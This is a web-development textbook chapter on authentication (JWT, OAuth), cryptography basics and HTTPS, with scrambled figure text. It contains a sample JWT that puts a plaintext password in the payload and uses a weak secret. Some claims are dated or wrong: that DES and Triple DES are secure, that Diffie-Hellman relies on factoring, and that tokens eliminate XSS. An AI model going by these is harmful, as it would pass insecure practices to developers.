Verify token. Third-party library will ensure it's not expired and that its other fields are correct.

Your application logic will decide whether this user has access rights.

FIGURE 16.6 Stateless authentication using tokens

the server to manage the logged-in status of the user. The main benefit, and the reason why it has increasingly become the most common form of authentication, is that it is much more scalable than the stateful approach. You may recall from the previous chapter that scaling sessions across multiple load balanced servers requires using a separate state server, which ultimately slows down the performance of a site, and adds in another possible location for failure. And by not using cookies, the token approach eliminates a whole series of cookie-based security vulnerabilities such as XSS and CSRF attacks (covered later in the chapter). As well, token authentication works outside of the browser; thus, mobile applications can make use of the same strategy. It should also be stressed that like with Basic Authentication, Token Authentication requires communication across HTTPS.

While Token Authentication can use any type of token, by far the most commonly used format is **JWT (JSON Web Token)**. A JWT consists of three Base64-encoded strings separated by dots, which contain:

- A header containing metadata about the token.
- A payload which contains security claims consisting of name:value pairs.
- A signature which is used to validate the token.

Figure 16.7 illustrates the fields in a sample JWT token. For more information about the structure of JWT, see the Auth0 documentation.[8]

16.2.4 Third-Party Authentication


Some of you may be reading this and thinking, *this is hard*. Authentication is easy when it's a username and password, but not so when you really consider it in depth (and just wait until you see how to store the credentials).

Fortunately, many popular services allow you to use their system to authenticate the user and provide you with enough data to manage your application. This means you can leverage users' existing relationships with larger services to benefit from *their* investment in authentication while simultaneously tapping into the additional services *they* support.

Third-party authentication schemes like OpenID and oAuth are popular with developers and are used under the hood by many major websites, including Amazon, Facebook, Microsoft, and Twitter, to name but a few. This means that you can present your users with an option to either log in using your system, or use another provider.

OAuth

Open authorization (OAuth) is a popular authorization framework that allows users to use credentials from one site to authenticate at another site. That is, it is an open protocol that allows users to access protected resources on a client app by logging in to an OAuth identity provider such as GitHub or FaceBook. It has



```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.

eyJpc3MiOiJFeGFtcGxlLUpXVC1TaXRlIiwiaWF0IjoxNTk1O
DcxMjI3LCJleHAiOjE1OTU4NzI0NTYsImF1ZCI6Ind3dy5mdW
53ZWJkZXYuY29tIiwic3ViIjoiTG9naW4iLCJFbWFpbCI6InJ
hQGZ1bndlYmRldi5jb20iLCJQYXNzd29yZCI6IjEyYWIkJCIs
IlJvbGUiOiJBZG1pbiIsImp0aSI6IjlmMDNhNzU0LTZhM2MtN
GIxMy04Yjc1LTRiOTVjMjcxMmIxYyJ9.

BxbZgUcDaFAs9fE78warCK6jIALhaAUge0Cf4YsHfwY
```

```
{
 "typ": "JWT",
 "alg": "HS256"
}
```

For the HS256 algorithm, the signature is created using a secret string, which in this case was: "super-secret-key-phrase"

```
{
 "iss": "Example-JWT-Site",
 "iat": 1595871227,
 "exp": 1595872456,
 "jti": "9f03a754-6a3c-4b13-8b75-4b95c2712b1c",
 "aud": "www.funwebdev.com",
 "sub": "Login",
 "Email": "ra@funwebdev.com",
 "Password": "12ab$$",
 "Role": "Admin"
}
```

FIGURE 16.7 JWT structure

matured from version 1.0 in 2007 to the newest specification (2.0) in 2012. If you have ever used Facebook, Google, or GitHub to log in to some other site, then you will almost certainly have used OAuth. While we don't have the space in this chapter to show how to write the code for an OAuth system, we can provide an overview showing the special terminology and its most common authorization flow.

OAuth uses four user roles in its framework.

- The **resource owner/user** is normally using a user agent (such as a browser or an app) which can gain access to the resources.
- The **resource server** hosts the resources and can satisfy requests with the correct access tokens.
- The **client/consumer** is the application making requests on behalf of the resource owner. The client server and the resource server can be the same computer.
- The **authorization server** issues tokens to the client upon successful authentication of the resource owner. Often this is the same as the resource server.

As shown in Figure 16.8, there are two steps that need to be performed prior to using OAuth. The user has to register on an OAuth provider, and the client needs to register with the OAuth identity provider.



Prior to Authorization
User creates account on OAuth provider
Resource Owner (User)
Authorization Server (OAuth Provider)
Client registers with provider (and supplies redirect_URL)
client_id + client_secret
Client Site/App (Consumer)
Authorization Code Grant Flow
Client
1 Request protected resource
2 303 Redirect (to login)
Authorization Server
User Agent (Browser)
3 Request login
4 Provides login form
5 Login (username + password)
6 Ask for user consent for scopes (e.g., user info, contacts)
7 Provide consent
8 303 Redirect (to redirect_URL) + authorization code
Request token and supply the authorization code + client_id + client_secret
Client
9 Request redirect_URL + authorization code
10
token
JWT
11
12 Request protected resource + token
13 Protected resource + token
</>
Resource Server

FIGURE 16.8 The steps required to register and authenticate a user using OAuth

Figure 16.8 illustrates the Authorization Code Grant Flow within OAuth. There are several other "flows" (i.e., ways to authenticate and retrieve an access token), such as Client Credentials Flow (for when two machines/applications need to authenticate), Authorization Code Flow with Proof Key for Code Exchange (for single-page applications), and Implicit Flow (for applications that can't store client secrets). This particular flow has two actions that have to occur before the authorization attempt. For the client site, it must register with an OAuth provider and provide a URL on the client site to which the provider will redirect. If accepted, it will receive a unique `client_id` and a `client_secret`. This secret must be saved only on the client server.

As can be seen in the diagram, the client never "sees" the user's credentials; the credentials are instead sent to an authorization server such as GitHub or Google. The authorization server provides the user's authorization code to the client as a query string parameter when it redirects to the previously provided URL after a successful login. The client then has the responsibility to request a JWT token from the authorization server, using the user's authorization code and the client's id and secret values. That token is then sent to the resource server for each resource request. The resource server must validate the token to ensure it is valid and that it contains the proper scopes. So while OAuth does provide a standardized way to make use of other sites' authentication, it still requires custom coding.

PRO TIP

OpenID allows users to sign in to multiple websites by using a single password. Like OAuth, it is a specification, and the latest OpenID Connect protocol is built "on top of" the OAuth specification. While OAuth provides a mechanism for authorization, OpenID Connect provides additional information about the user who is authenticating into a site. Potentially, OpenID may simplify the process of logging into different sites and services by having a single sign-on that can be used across multiple applications.

DIVE DEEPER

Authorization defines what rights and privileges a user has once they are authenticated. It can also be extended to the privileges of a particular piece of software (such as Apache). Authentication and authorization are sometimes confused with one another, but are two parts of a whole. Authentication *grants* access, and authorization *defines* what the user with access can (and cannot) do.

The **principle of least privilege** is a helpful rule of thumb that tells you to give users and software only the privileges required to accomplish their work. It can be seen in systems such as Unix and Windows, with different privilege levels and inside of content management systems with complex user roles.

Starting out a new user with the least privileged account and adding permission as needed not only provides security but allows you to track who has access to what systems. Even system administrators should not use the root account for their day-to-day tasks, but rather escalate their privileges when needed.

Some examples in web development where proper authorization increases security include the following:

- Using a separate database user for read and write privileges on a database.
- Providing each user an account where they can access their own files securely.
- Setting permissions correctly so as to not expose files to unauthorized users.
- Using Unix groups to grant users permission to access certain functionality rather than grant users admin access.
- Ensuring Apache is not running as the root account (i.e., the account that can access everything).

Authorization also applies to roles within content management systems (covered in Chapter 18) so that an editor and writer can be given authorization to do different tasks.

16.3 Cryptography

HANDS-ON EXERCISES

LAB 16
Modulo Arithmetic

Being able to send a secure message has been an important tool in warfare and affairs of state for centuries. Although the techniques for doing so have evolved over the centuries, at a basic level we are trying to get a message from one actor (we will call her **Alice**), to another (**Bob**), without an eavesdropper (**Eve**) intercepting the message (as shown in Figure 16.9). As you may recall, such an intercept in the field of computer security is referred to as a man-in-the-middle attack. These placeholder names are in fact the conventional ones for these roles in cryptography.

Eavesdropping could allow someone to get your credentials while they are being transmitted. This means even if your PIN was shielded, and no one could see it being




FIGURE 16.9 Alice transmitting to Bob with Eve intercepting the message



1 Alice encrypts message with key.
2 Alice transmits cipher.
3 Eve intercepts cipher but cannot understand it.
4 Bob receives cipher and decrypts it using key.

FIGURE 16.10 Alice and Bob using symmetric encryption to transmit messages

entered over your shoulder, it can still be seen as it travels across the Internet to its destination. Back in Chapter 1, you learned how a single packet of data can be routed through any number of intermediate locations on its way to the destination. If that data is not somehow obfuscated, then getting your password is as simple as reading the data during one of the hops.

A **cipher** is a message that is scrambled so that it cannot easily be read, unless one has some secret knowledge. This secret is usually referred to as a **key**. The key can be a number, a phrase, or a page from a book. What is important in both ancient and modern cryptography is to keep the key a secret between the sender and the receiver. Alice encrypts the message (**encryption**) and Bob, the receiver, decrypts the message (**decryption**), both using their keys as shown in Figure 16.10. Eavesdropper Eve may see the scrambled message (cipher text), but cannot easily decrypt it, and must perform statistical analysis to see patterns in the message to have any hope of breaking it.

To ensure secure transmission of data, we must draw on mathematical concepts from cryptography. In the next subsection several ciphers are described that provide insight into how patterns are sought in seemingly random messages to encrypt and decrypt messages. The mathematics of the modern ciphers are described at a high level, but in practice the implementations are already provided inside of web servers and your web browsers.

16.3.1 Substitution Ciphers

A **substitution cipher** is one where each character of the original message is replaced with another character according to the encryption algorithm and key.

Caesar

The Caesar cipher, named for and used by the Roman Emperor, is a substitution cipher where every letter of a message is replaced with another letter, by shifting the alphabet over an agreed number (from 1 to 25).

The message HELLO, for example, becomes KHOOR when a shift value of 3 is used as illustrated in Figure 16.11. The encoded message can then be sent through



A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
Plain alphabet
D E F G H I J K L M N O P Q R S T U V W X Y Z A B C
Cipher alphabet (shift = 3)

FIGURE 16.11 Caesar cipher for shift value of 3. HELLO becomes KHOOR

the mail service to Bob, and although Eve may intercept and read the encrypted message, at a glance it appears to be a non-English message. Upon receiving the message, Bob, knowing the secret key, can then transcribe the message back into the original by shifting back by the agreed-to number.

Even without a computer, this cipher is quite vulnerable to attack since there are only 26 possible deciphering possibilities. Even if a more complex version is adopted with each letter switching in one of 26 ways, the frequency of letters (and sets of two and three letters) is well known, as shown in Figure 16.12, so a thorough analysis with these tables can readily be used to break these codes manually. For example, if you noticed the letter J occurring most frequently, it might well be the letter E.

Any good cipher must, therefore, try to make the resulting cipher text letter distribution relatively flat so as to remove any trace of the telltale pattern of letter distributions. Simply swapping one letter for another does not do that, necessitating other techniques.




FIGURE 16.12 Letter frequency in the English alphabet using Oxford English Dictionary summary[9]

Modern Block Ciphers

Building on the basic ideas of replacing one character with another and aiming for a flat letter distribution, block ciphers encrypt and decrypt messages using an iterative replacing of a message with another scrambled message using 64 or 128 bits at a time (the block).

The Data Encryption Standard (DES) and its replacement, the Advanced Encryption Standard (AES) are two-block ciphers still used in web encryption today. These ciphers are not only secure, but operate with low memory and computational requirements, making them feasible for all types of computer from the smallest 8-bit devices all the way through to the 64-bit servers you use.

While the details are fascinating to a mathematically inclined reader, the details are not critical to the web developer. What happens in a broad sense is that the message is encrypted in multiple rounds where in each round the message is permuted and shifted using intermediary keys derived from the shared key and substitution boxes. The DES cipher is broadly illustrated in Figure 16.13. Decryption is identical but uses keys in the reverse order.



1 Message broken into 64-bit blocks (and padded out)
Message
010001010101...
11101100001...
01101010111...
2 For each 64-bit block
3 The block is split into two 32-bit blocks.
11101011001...
010001010101...
XOR
Sub key i
4 The 32-bit value is expanded to 48 bits and XOR'd with the key for this round.
5 The XOR'd value is split into eight, 6-bit blocks and run through the eight S-boxes (Substitution Boxes).
S1
S2
S8
0 Sixteen 48-bit keys are generated from the 64-bit shared key.
111010010110...
Sub key 1
Sub key 2
Sub key 16
010111000100...
6 The permuted blocks are recombined.
XOR
7 The scrambled 32-bit value is XOR'd with the other 32-bit block.
1011011110101...
010001010101...
9 After 16 rounds we have the scrambled 64-bit value (the cipher text).
Cipher
8 The 32-bit blocks are switched for the next round, go back to Step 4.

FIGURE 16.13 High-level illustration of the DES cipher

Triple DES (perform the DES algorithm three times) is still used for many applications and is considered secure. What's important is that the resulting letter frequency of the cipher text is almost flat, and thus not vulnerable to classic cryptanalysis.

All of the ciphers we have covered thus far use the same key to encode and decode, so we call them **symmetric ciphers**. The problem is that we have to have a shared private key. The next set of ciphers do not use a shared private key.

16.3.2 Public Key Cryptography

The challenge with symmetric key ciphers is that the secret must be exchanged before communication can begin. How do you get that information exchanged? Over the phone? In an email? Through the regular mail? Moreover, as you support more and more users, you must disclose the key again and again. If any of the users lose their key, it's as though you've lost your key, and the entire system is broken. In a network as large as the Internet, private key ciphers are impractical.

Public key cryptography (or **asymmetric cryptography**) solves the problem of the secret key by using two distinct keys: a public one, widely distributed and another one, kept private. Algorithms like the Diffie-Hellman key exchange, published in 1976, provide the basis for secure communication on the WWW.[10] They allow a shared secret to be created out in the open, despite the presence of an eavesdropper Eve.

> **NOTE**
>
> To adequately describe public key cryptography, the next sections describe some mathematic manipulations. You can skip over this section and still use public key cryptography, although you may want to return later to understand what's happening under the hood.

Diffie-Hellman Key Exchange

Although the original algorithm is no longer extensively used, the mathematics of the Diffie-Hellman key exchange are accessible to a wide swath of readers, and subsequent algorithms (like RSA) apply similar thinking but with more complicated mathematics.

The algorithm relies on properties of the multiplicative group of integers modulo a prime number (modulo being the term to describe the remainder left when dividing), as illustrated in Figure 16.14, and relies on the power associative rule, which states that:

$$g^{ab} = g^{ba}$$

The essence of the key exchange is that this g^{ab} can be used as a *symmetric* key for encryption, but since only g^{a} and g^{b} are transmitted the symmetric key isn't intercepted.




FIGURE 16.14 Illustration of a simple Diffie-Hellman Key Exchange for `g = 2` and `p = 11`

To set up the communication, Alice and Bob agree to a prime number p and a generator g for the cyclic group modulo p.

Alice then chooses an integer a, and sends the value g^a *mod* p to Bob.

Bob also chooses a random integer b and sends g^b *mod* p back to Alice.

Alice can then calculate $(g^b)^a$ *mod* p since she has both a and g^b and Bob can similarly calculate $(g^a)^b$ *mod* p. Since $g^{ab} = g^{ba}$, Bob and Alice now have a shared secret key that can be used for symmetric encryption algorithms such as DES or AES.

Eve, having intercepted every communication, only knows g, p, g^a *mod* p, and g^b *mod* p but cannot easily determine a, b, or g^{ab}. Therefore the shared encryption key has been successfully exchanged and secure encryption using that key can begin!

RSA

The RSA algorithm, named for its creators Ron Rivest, Adi Shamir, and Leonard Adleman, is the public key algorithm underpinning the HTTPS protocol used today on the web.[11] In this public key encryption scheme, much like the Diffie-Hellman system, Alice and Bob exchange a function of their private keys and each, having a private key, determine the common secret used for encryption/decryption. It uses powers and modulo to encode the message and relies on the difficulty of factoring large integers to keep it secure. Its implementation is included in most operating systems and browsers, making it ubiquitous in the modern secure WWW. The algorithm itself would take pages to describe and is left as an exercise for interested readers.

PRO TIP

Drawing from number theory, the DH key exchange depends on the fact that numbers are difficult to factor. To understand some of the restrictions, consider some concepts from number theory.

When we say g is a generator, we mean that if you take all the powers of g modulo some number p, you get all values {1, 2, . . . , p-1}. Consider p = 11 and g = 2. The first 11 powers of 2 mod 11 are 2,4,8,5,10,9,7,3,6,1. Since 2 generates all of the integers, it's a generator and we can consider the DH Key exchange example as illustrated in Figure 16.14.

16.3.3 Digital Signatures

Cryptography is certainly useful for transmitting information securely, but if used in a slightly different way, it can also help in validating that the sender is really who they claim to be, through the use of digital signatures.

A **digital signature** is a mathematically secure way of validating that a particular digital document was created by the person claiming to create it (authenticity), was not modified in transit (integrity), and to prevent sender from denying that she or he had sent it (nonrepudiation). In many ways, digital signatures are analogous to handwritten signatures that theoretically also imbue the document they are attached to with authenticity, integrity, and nonrepudiation.

For instance, to sign a digital document, the process shown in Figure 16.15 can be employed. It uses public and private key pairs for validating the digital signature within the document. As you can see in step ①, Bob needs access to Alice's public key. This step is also required for HTTPS (which is covered in the next section), and makes use of certificate authorities as the mechanism for transmitting public keys. Notice that the flow in Figure 16.15 doesn't encrypt the message itself; it is only a way of validating the identity of the sender.

16.4 Hypertext Transfer Protocol Secure (HTTPS)

HANDS-ON EXERCISES

LAB 16

Self-Signed Certificates with OpenSSL

Using Certificate in Node

Now that you have a bit of understanding of the cryptography involved, the practical application of that knowledge is to apply encryption to your websites using the Hypertext Transfer Protocol Secure (HTTPS) protocol instead of the regular HTTP.

HTTPS is the HTTP protocol running on top of the **Transport Layer Security (TLS)**. Because TLS version 1.0 is actually an improvement on **Secure Sockets Layer (SSL)** 3.0, we often refer to HTTPS as running on TLS/SSL for compatibility reasons. Both TLS and SSL run on a lower layer than the application layer (back in Chapter 2 we discussed Internet Protocol and layers), and thus their implementation is more related to networking than web development. It's easy to see from a client's




1 Alice publishes her public key (perhaps via email to Bob).
Message
2 Alice calculates a digest using a hash function on message.
Hash function
Calculated digest
f8017b18c39de92871a980b...8f94ff
3 Alice encrypts the digest with her secret private key, thus creating a digital signature.
Signature (encrypted digest)
2019d938d038849f8b08a8569a100b
4 Alice sends her signature and the message to Bob.
Message
2019d938d038849f8b08a8569a100b
Signature
8 If the decrypted signature equals the calculated digest, the signature is legitimate.
Decrypted signature
f8017b18c39de92871a980b...8f94ff
Signature
2019d938d038849f8b08a8569a100b
7 Bob decrypts the signature using the public key.
Calculated digest
f8017b18c39de92871a980b...8f94ff
6 Bob calculates the digest of the message using a hash function.
5 Bob receives both the message and signature.

FIGURE 16.15 Illustration of a digital signature flow


https://mail.google.com/mail/u/0/#inbox

You are connected to

google.com

which is run by

(unknown)

Verified by: Google Inc

Your connection to this website is encrypted to prevent eavesdropping.

FIGURE 16.16 Screenshot from Google's Gmail service, using HTTPS

